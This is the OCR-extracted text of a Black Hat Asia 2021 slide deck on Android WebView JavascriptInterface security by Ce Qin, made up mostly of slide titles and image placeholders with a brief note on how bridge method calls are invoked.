black hat ASIA 2021
May 6-7, 2021
BRIEFINGS

The Tangled WebView – JavascriptInterface once more


Ce Qin(@hearmen1)


Who am I

- Security researcher in Octopus Team
- Focus on browser and android application


Essence of JavascriptInterface

WebView Architecture







WebView Architecture




What JavascriptInterface Is




What JavascriptInterface Is




What JavascriptInterface Is



What JavascriptInterface Is




What JavascriptInterface Is



How JavascriptInterface Work

JsBridge.foo()
getMethod
InvokeMethod



